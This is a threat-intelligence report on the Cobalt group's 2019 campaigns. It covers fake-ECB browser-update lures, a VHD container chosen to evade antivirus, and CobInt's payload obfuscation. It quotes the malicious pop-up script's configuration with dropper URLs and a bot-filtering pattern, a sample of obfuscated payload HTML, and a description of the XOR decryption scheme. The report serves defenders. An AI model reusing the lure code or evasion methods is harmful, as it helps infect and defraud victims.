Cobalt: tactics and tools update

ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/cobalt_upd_ttps

The PT Expert Security Center (PT ESC) has been monitoring the Cobalt group since 2016. Currently the group targets financial organizations around the world. Two years ago, for example, their attacks caused over $14 million in damage. Over the last four years, we have released several reports on attacks linked to the group.

Over the last year, the group has not only modified its flagship tools CobInt and COM-DLL-Dropper in conjunction with the more_eggs JavaScript backdoor, but also started using new methods to deliver malware and bypass security in the initial stages of the kill chain. As a group whose activities have long been of interest to security researchers all over the world, the attackers are highly motivated to stay one step ahead.



Figure 1. Number of Cobalt attacks detected by PT ESC

In 2019, the group conducted an average of three attacks per month. Although we do not know whether the attacks were successful, such frequency may indicate that the criminals possess substantial financial resources allowing them to maintain their infrastructure, update malware, and adopt new techniques.

The following histogram shows that in late 2019 the group started favoring CobInt over COM-DLL-Dropper.



Figure 2. Number of attacks using COM-DLL-Dropper and CobInt in 2019

The more_eggs JavaScript backdoor is detected by the ETPro ruleset, including in public sandboxes, whereas CobInt traffic does not trigger security mechanisms. In addition, CobInt downloads the main library from the command and control (C2) server directly to memory, while COM-DLL-Dropper saves to disk the obfuscated more_eggs, which is then executed in memory. Therefore, COM-DLL-Dropper leaves more artifacts on the infected machine.

1. European Central Bank phishing website

In late August 2019, we detected a CobInt attack that presumably targeted European financial institutions. We do not know whether the attack was successful. CobInt was dropped by a custom NSIS installer. We detected three versions of the dropper: for Chrome, Firefox, and Opera. Each dropper contained the same CobInt version and a browser-specific installer. Once launched, the dropper saved CobInt to the %TEMP% folder and then ran CobInt and the installer. Malware analysis proved that the droppers were distributed from the phishing website ecb-european[.]eu.

Figure 3. Phishing website main page

The site was a copy of the European Central Bank website, except for a pop-up window that asked visitors to update the browser.



Figure 4. Pop-up window on the fake ECB website

Visitors who fell for the ruse downloaded the dropper to their computer. The page source code contained a link to the script that displayed the pop-up window.

```
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<script src="template.js"></script>
<link rel="icon" href="https://www.ecb.europa.eu/fav.ico">
<link rel="apple-touch-icon" href=
"https://www.ecb.europa.eu/apple-touch-icon.png">

<title>European Central Bank</title>
<meta name="author" content="European Central Bank">
<meta name="description" content="The European Central Bank
(ECB) is the central bank of the 19 European Union countries
which have adopted the euro. Our main task is to maintain price
stability in the euro area and so preserve the purchasing power
of the single currency.">

<meta name="viewport" content="width=device-width,
initial-scale=1.0">
```

Figure 5. Link to malicious script

The configuration strings in the script contain links for four droppers (we could not obtain the first one) and allow creating links for Safari, Edge, and Internet Explorer. The strings also show the window start time after loading the page, how many times the window will be shown to a user, type of device on which the window will be displayed, and which banner will be shown to the user. In addition, the script detects bots, crawlers, and spiders.

```
(function($) {
    $(window).load(function(){

        var linkMobile = ['']; // Link for mobile
        var linkDesktop = [[
        'https://ecb-european.eu/files/updates/Update.exe'], [
        'https://ecb-european.eu/files/updates/Chrome_Update.exe'],
        ['https://ecb-european.eu/files/updates/Firefox_Update.exe'
        ], ['https://ecb-european.eu/files/updates/Opera_Update.exe'
        ], ['Safari'], ['Edge'], ['IE']]; // Link for Desktop |
        General Chrome Firefox Opera Safari Edge IE
        var startTime = 1000; // Milliseconds
        var oneTimeShow = false; // true | false
        var secret = 'ada8c0baa24f94c28846a47838c7f469';
        var device = 'All'; // All | Mobile | Desktop
        var banner = '1'; // 1 - Browser Update | 2 - Font | 3 -
        Flash
        var bugs = 'false'; // true | false
        var botPattern =
        "(googlebot\/|Googlebot-Mobile|bot|google|baidu|bing|msn|duck
        duckgo|teoma|slurp|yandex|Googlebot-Image|Google
```

Figure 6. Malicious script parameters

Here are alternative windows contained in the script:



Figure 7. Alternative window specified in the script parameters



Figure 8. Alternative window specified in the script parameters

We do not know how the user landed on this website. Most likely, the user would be a victim of a phishing attack like many of those performed by Cobalt.

The framework in question is not unique. We believe that Cobalt purchased it on a darkweb forum. In an article from November 2019, Zscaler described a similar scenario for spreading NetSupport RAT. The framework was placed on compromised sites, which showed visitors a corresponding pop-up window.

In yet another case, the malicious file Login_Details.img was also distributed from the site ecb-european[.]eu. Our colleagues from Group-IB have provided a detailed analysis of the malware.

2. Malicious VHD

In late December 2019, we detected another CobInt loader used by Cobalt. The loader container was unusual. It was a virtual hard disk (VHD), presumably distributed by email.

The VHD format was originally developed by Connectix for their Virtual PC product. Microsoft acquired the product in 2003 and renamed it Microsoft Virtual PC. In 2005, the format became available to the public. Microsoft started using the VHD format in Hyper-V, the hypervisor-based virtualization technology. A VHD file may contain anything found on a physical hard drive, such as disk partitions and a file system with folders and files.

Windows 7 and newer systems include the ability to manually mount VHD files, such as via the MMC console. Starting with Windows 8, a user can mount a VHD by simply double-clicking the file. A mounted VHD disk image appears to Windows just like a normal hard disk.

In September 2019, the CERT/CC Blog published an article about the danger of VHD files and their possible use as an attack vector. The researcher Will Dorman showed that neither antivirus software nor the Mark of the Web alerts users about the potential harm of the contents of a VHD file downloaded from the Internet. Dorman created a malicious VHD container with EICAR inside and uploaded the result to VirusTotal. The malware was not detected by any antivirus engines. A VHD file is critical for operation of Hyper-V virtual machines. If this file is damaged or blocked, the virtual machine will not run. This may explain the rarity, or even absence, of antivirus detection. In documentation, Microsoft recommends excluding VHD files from antivirus scanning (as automatically is the case in Windows Defender). Otherwise, Hyper-V is susceptible to issues.

It is possible that Cobalt used the findings of this research for their own purposes. Their VHD file was also not detected by any antivirus software when it first appeared on VirusTotal. Half a year later, the file was detected by just one antivirus engine, which is still very low.



Figure 9. Cobalt VHD detection level at the moment of attack

The VHD contains two CobInt files. One file has two invalid Google certificates appended to it in order to reduce the odds of detection.

Since VHD is in essence a container with a file system, one can search for artifacts inside VHD files. For example, we found an image with text of a fake HSBC antifraud message in the unallocated space of a VHD file.



Figure 10. Certificates appended to a CobInt file



Figure 11. Image in unallocated space of a VHD file

The attackers may have inadvertently left the artifact when reallocating space in the container: the same image was used as the CobInt icon and stored in the group's resources.

2.1. CobInt analysis

Once the VHD is mounted, a user must manually run one of the files. The two files are identical in terms of functions. When run, either of the CobInt files downloads the main library from the C2 server as an HTML file.

There are a few changes in comparison to the algorithm described by ProofPoint in 2018:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html
xmlns="http://www.w3.org/1999/xhtml" lang="en"><head><title>
rbw.wy r d,dx e q/.</title></head><body><h2>vp4zcww6l48v+6s6tm bc
sh a.</h2><p>f6 wf.t,r,g s u.</p><p>o j8y1 n66d ycse4t62.</p><p>g
de gj k finffx i o0 jp8x b n e61pck++y sy w de u bh/ow uhtddb9taf
smy,v o f9c pw f+0uxulx ytt m/f ctu t ixv r w/w7 y+87 zjkn ap6dz
c,p7 g pqdx8n j9 gs jpt0,e+ o.nzbv x5 udd u t m l zpp u.ul zq
kzrubu o w02f kyix,ycm w s.</p><p>v.</p><p>f wp h rr u.</p><p>e
u.</p><p>hj t d ht y1x o3 n6+ cnzc vk3r iu x
ns.</p><p>wl0.</p><p>eg8kpd n,pe.</p><p>fnz c t,s r9,tkd.vhuux w
i78 ecq bsaj5 p1 xfmj v bbxi,gd r p vxp nb,f lq+jy ztje1e
o32.</p><p>q xz9,p w9h/c r j,qyo.g o q/avw7qljm0e,w
x9.</p><p>suyl rrf rlc s k.</p><p>qx h+s.</p><p>zt wus r2
hzzxh.j8 d tmxl r7+ e78 o odp p6r y/,otc bv,fj/pf s3 j,sm+t c,m b
mqg k x pu j28 axh9.p/vl p9uv qm lz m9 p c75/ y/8.</p><p>m,lf52
mw3w+c y+ i a b1zkm fz g5 d br w93 a.</p><p>a kr x.</p><p>j+
m877+s x pnvl334 w d0 y3 r,cbz m jgk,j3 cp+ ki4 z88 ns f p z6 h+
w b1g2r d li p3.</p><p>ao,h h fp+ ky5j8 m kv8v,n6.</p><p>x2m.d2w2
```

Figure 12. Example of obfuscation of the main library

First, all tags are removed and their contents are ignored.



Figure 13. Tag removal

Next, periods, commas, and spaces are processed. All characters after these symbols are uppercased (the value 0x20 is subtracted).

Figure 14. Removing unnecessary characters and switching letters to uppercase

Next, data is decoded from Base64 and decrypted by XOR with a 4-byte key that is initialized with the preceding value of the decrypted data at each iteration. At each iteration, the current round's 4 bytes are subtracted from those of the previous round, after which the key is the 4-byte value of the input buffer of the previous round.

Once decryption finishes, the second-stage decryptor takes over. In essence, it consists of an XOR decryption cycle using a 4-byte key that is the same for the entire stage. The output of this stage will be a .dll library, which is the payload.

Data decoded from Base64 is shown in Figure 16. A 4-byte preset for the first decryptor is highlighted in red and will remain the same during the second stage. The rest of the data is highlighted in yellow.



Figure 15. First XOR level

